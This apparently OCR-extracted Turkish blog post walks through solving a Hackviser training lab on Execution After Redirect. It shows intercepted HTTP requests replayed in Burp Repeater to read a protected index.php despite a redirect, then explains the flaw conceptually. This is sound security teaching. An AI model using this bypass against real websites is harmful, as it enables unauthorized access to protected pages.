

Broken Authentication / Execution After Redirect (EAR)

Herkese selamlar bu yazımda Hackviser üzerinde bulunan Web security lablarından biri olan **Broken Authentication / Execution After Redirect (EAR)** çözümünü anlatacağım.

Öncelikle bize verilen siteye gidiyoruz. Bizi aşağıdaki gibi bir login.php sayfası karşılıyor.



Ardından siteye basit bir dizin taraması yapıyorum.



Siteded index.php adında bir dosyamın daha olduğunu görüyorum. Bu uzantıya gitmek istediğim zaman beni direkt olarak login.php ye atıyor.

Bende bu kısımda isteğimi tutuyorum ve bu isteği repeater'a atıyorum.

Request

Pretty Raw Hex

```
1  GET /index.php HTTP/1.1
2  Host: active-sleeper.europel.hackviser.space
3  Cookie: PHPSESSID=t6m8sslie7lf7qvkdkkbchl88r
4  Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Accept-Language: tr-TR,tr;q=0.9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
   mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
   0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17 Connection: keep-alive
18
19
```


Aşağıdaki gibi tuttuğum isteği direkt send ile gönderiyorum.

Request

Pretty Raw Hex

```
1  GET /index.php HTTP/1.1
2  Host: active-sleeper.europe1.hackviser.space
3  Cookie: PHPSESSID=t6m8sslie71f7qvkdkkbchl88r
4  Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Accept-Language: tr-TR,tr;q=0.9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/129.0.6668.71 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.
   9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
   tion/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17 Connection: keep-alive
18
```

Aşağıdaki gibi index.php yi görüntüleyebilyorum.



Peki bu nasıl oldu.

Execution After Redirect (EAR), bir kullanıcının yönlendirildiği (redirect edildiği) sayfadan sonra sunucunun hâlâ belirli işlemleri yerine getirmeye devam etmesine neden olan bir güvenlik açığıdır.

Nasıl Çalışır?

1. **Yönlendirme (Redirect):** Kullanıcı bir işlemi gerçekleştirdikten sonra (örneğin, form doldurma veya giriş yapma), sunucu bir sayfaya yönlendirme (302

Redirect) yanıtı döner.

2. **İşlemin Devam Etmesi:** Normalde bu noktada yönlendirme yapılır ve işlem durdurulur. Ancak, **EAR** durumunda, sunucu, yönlendirme gerçekleştirilmesine rağmen arka planda işlemleri (örneğin, form işlemi) tamamlamaya devam eder.

Neden Tehlikeli?

Bu zafiyet, saldırganların yönlendirme sonrasında işlem gerçekleştirmelerine ve sonuçları manipüle etmelerine olanak sağlar. Örneğin, aynı işlemi birden fazla kez çalıştırabilirler.

https://www.youtube.com/watch?v=CAP1_8J2MPM

Umarım bu yazıyı sıkılmadan okumuşsunuzdur. Keyifli çalışmalar.